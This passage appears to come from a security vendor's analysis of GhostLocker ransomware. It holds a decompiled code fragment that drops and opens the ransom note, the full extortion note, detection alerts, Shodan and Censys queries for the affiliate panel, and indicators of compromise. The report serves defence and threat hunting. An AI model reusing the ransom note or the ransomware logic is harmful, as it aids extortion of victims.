
```
                encrypt_file(f, key)

def vriiyayxevkrysmr(id):
    html content = f"""

# Specify the file path in the Documents directory
    file_path = os.path.expanduser("~/Documents/lmao.html")

    # Write the HTML content to the file
    with open(file_path, "w", encoding="utf-8") as file:
        file.write(html_content)

    # Open the file using the default web browser--
    try:
        import webbrowser
        webbrowser.open(file_path)
    except ImportError:
        pass
        #print("Unable to open the file. Please open it manually: " + file_path)
```

Figure 24 – Opening readme.html

12. Removes background and self delete.

Ransom note

Ransom notes are deposited in all the folders that have been targeted - file name:readme.html



GhostLocker 👻 🏴‍☠️
We run shit because we can

ALL YOUR IMPORTANT FILES ARE STOLEN AND ENCRYPTED!
YOUR PERSONAL ENCRYPTION ID: [redacted] (SAVE THIS)
CURRENT RANSOM AMOUNT: [redacted] BTC

All your files have been encrypted, don't attempt to recover it on your own as that will lead to them being permanently deleted, save your encryption ID and reach out to US via session and sending a message to the ID presented below to recover your files.

All of your important files have been stolen and encrypted with RSA-2048 and AES-128 military grade ciphers. That means that no matter how much you were to try, the only way to get your files back is working with us and following our demands.

You have 48 hours (2 days) to contact us. If you do not make an effort to contact us within that time-frame, the ransom amount will increase.

If you do not pay the ransom, your files will be destroyed forever.


You can contact us on the following
[redacted]
(SESSION)
Session can be downloaded at: https://getsession.org/download
We will not accept any other contact methods

Attention!
DO NOT pay the ransom to anyone else than the top contact information mentioned up there.
DO NOT rename the encrypted files
DO NOT try to decrypt your data using third paty software, it may cause permanent data loss
Any involvement of law enforcement/data recovery teams/third party security vendors will lead to permanent loss of data and a public data release immediately

Figure 25 – Ransom note

Uptycs XDR coverage

Uptycs XDR is flagging a growing number of suspicious alerts, encompassing activities such as system startup, potential information theft, attempts to gain high-level access, termination of running services, executing processes from temporary locations, and the discovery of dropped files within the AppData folder. These alerts collectively contribute to an escalating level of suspicion.



5.0 Bad IP - Malware

Signals (1) : C:\Users\[redacted]\Desktop\[redacted].exe

2.0 T1547.001 - REGISTRY RUN KEYS / STARTUP FOLDER - WINDOWS

Unsigned Process dropped portable executable file in startup folders

Signals (1) : C:\users\[redacted]\appdata\roaming\microsoft\windows\start menu\programs\startup\[redacted].exe

2.0 T1547.001 - REGISTRY RUN KEYS / STARTUP FOLDER - WINDOWS

Process dropped portable executable file in startup folders

Signals (1) : C:\users\[redacted]\appdata\roaming\microsoft\windows\start menu\programs\startup\[redacted].exe

5.0 Malicious process Detected - Malware +1

Signals (2) : C:\Users\[redacted]\Desktop\[redacted].exe

Asset Info

OS	Microsoft Windows 10 Pro 10.0.19043
IP	[redacted]
Non-compliances	6
Detections	11

IP (1)

File and Processes (13)

Users (1)

Figure 26 – Uptycs alert

Conclusion

The cybersecurity landscape is continually marred by a substantial and dynamic threat known as ransomware. The emergence of Ransomware-as-a Service (RaaS) models, exemplified by GhostLocker, underscores the growing sophistication of cybercriminals. These pernicious threats frequently set their sights on both individuals and organizations, inflicting severe disruptions and financial setbacks. To shield against ransomware, it is imperative to adopt a comprehensive defense strategy. This strategy should encompass resilient backup systems, effective security software, user training, and a proactive incident response plan.

Precautions


- Utilize trustworthy antivirus and anti-malware solutions, ensuring they are regularly updated.
- Maintain current security patches for operating systems and software to stay protected.
- Inform users/employees about the risks associated with clicking on unfamiliar links or downloading questionable attachments.
- Enforce robust email filtering to prevent malicious attachments and links from infiltrating your system.
- Consistently observe network traffic for any abnormal or questionable behaviors.
- Frequently back up essential data and store it in an offline location to safeguard against ransomware encryption.

GhostLocker panel access

By executing the specified C2 hunting query on Shodan, the Uptycs threat intelligence team uncovered additional IP addresses associated with GhostLocker's Affiliate Login panel.

Shodan Query:

http.html_hash:-387969598



http.html_hash:-387969598

TOTAL RESULTS

2

TOP ORGANIZATIONS

Hosting technology LTD	1
VDSINA VDS Hosting	1

Access Granted: Want to get more out of your existing Shodan account? Check out everything you have access to.

Affiliate Login

88.218.62.219
host-88-218-62-219.hosted-by-vdsina.ru
Hosting technology LTD
Russian Federation, Moscow

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.0 Python/3.10.6
Date: Thu, 02 Nov 2023 09:03:29 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 846
Access-Control-Allow-Origin: *
Connection: close
```

Affiliate Login

195.2.79.117
host-195-2-79-117.hosted-by-vdsina.ru
VDSINA VDS Hosting
Russian Federation, Moscow

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.0 Python/3.10.6
Date: Wed, 01 Nov 2023 15:31:46 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 846
Access-Control-Allow-Origin: *
Connection: close
```

Figure 27 – Shodan query

The images below showcase the login panel for the GhostLocker ransom builder. The hacker group utilized varying IP addresses for accessing the builder pages.

1. 88[.]218[.]62[.]219




Figure 28 – Log in page 1

2. 195[.]2[.]79[.]117




Figure 29 – Log in page 2

Censys Query: services.http.response.body_hash="sha1:79a144bd95a43684c3c259e139200fb209ea8913"

IOC

Sha256
0e484560a909fc06b9987db73346efa0ca6750d523f2334913c23e061695f5cc
4844f44c9de364377f574e4d6a8a77dc0b4d6a67f21ccbf693ac366e52eaa8cb
65d3a922754af96d8d722859ac31f3de96522d50659c67607021f2ac728f9630
15d874e24caf162bc58597ac5f22716694b5d43cf433bee6a78a0314280f2c80
663ac2d887df18e6da97dd358ebd2bca55404fd4a1c8c1c51215834fc6d11b33
a98f8468d70426ba255469a92d983d653f937d954e936e0ff5d9a0f44f1bdf70
ee227cd0ef308287bc536a3955fd81388a16a0228ac42140e9cf308ae6343a3f
7d37eddf0b101ff2b633b2ffe33580bdb993a97fecc06874d7b5b07119b9ec99
7e14d88f60fe80f8fa27076566fd77e51c7d04674973a564202b4a7cbfaf2778
9b6be74c2c144f8bcb92c8350855d35c14bb7f2b727551c3dd5c8054c4136e3f
abac31b5527803a89c941cf24280a9653cdee898a7a338424bd3e9b15d792972
4c09a012efff318b01a72199051815c5a7b920634fb6c76082673681f54f2ec3

URL

http://88[.]218.62[.]219/download
http://88[.]218.62[.]219/
https://88[.]218.62[.]219/download/
http://88[.]218.62[.]219/downloadp
http://88[.]218.62[.]219/downloadastatus_codel
http://88[.]218.61[.]141/addaCrypticMastera__main__a__module__auserConfiga__qualname__uchrome.exeaproces
http://88[.]218.61[.]141/adda__main__a__module__auserConfiga__qualname__uchrome.exeaprocessesuC:/Users/%25
http://88[.]218.61[.]141/

http://88[.]218.61[.]141/addp
http://88[.]218.61[.]141/incrementLaunchesT
http://88[.]218.61[.]141/incrementLaunches
http://88[.]218.61[.]141/add
http://195[.]2[.]79[.]117/

You might also like

Harness Cybersecurity Intelligence Power: Quarterly Threat Bulletin #9

Uptycs for Threat Hunting

Double Trouble: Quasar RAT's Dual DLL Sideloading in Focus

Unwanted Guests: Mitigating Remote Access Trojan Infection Risk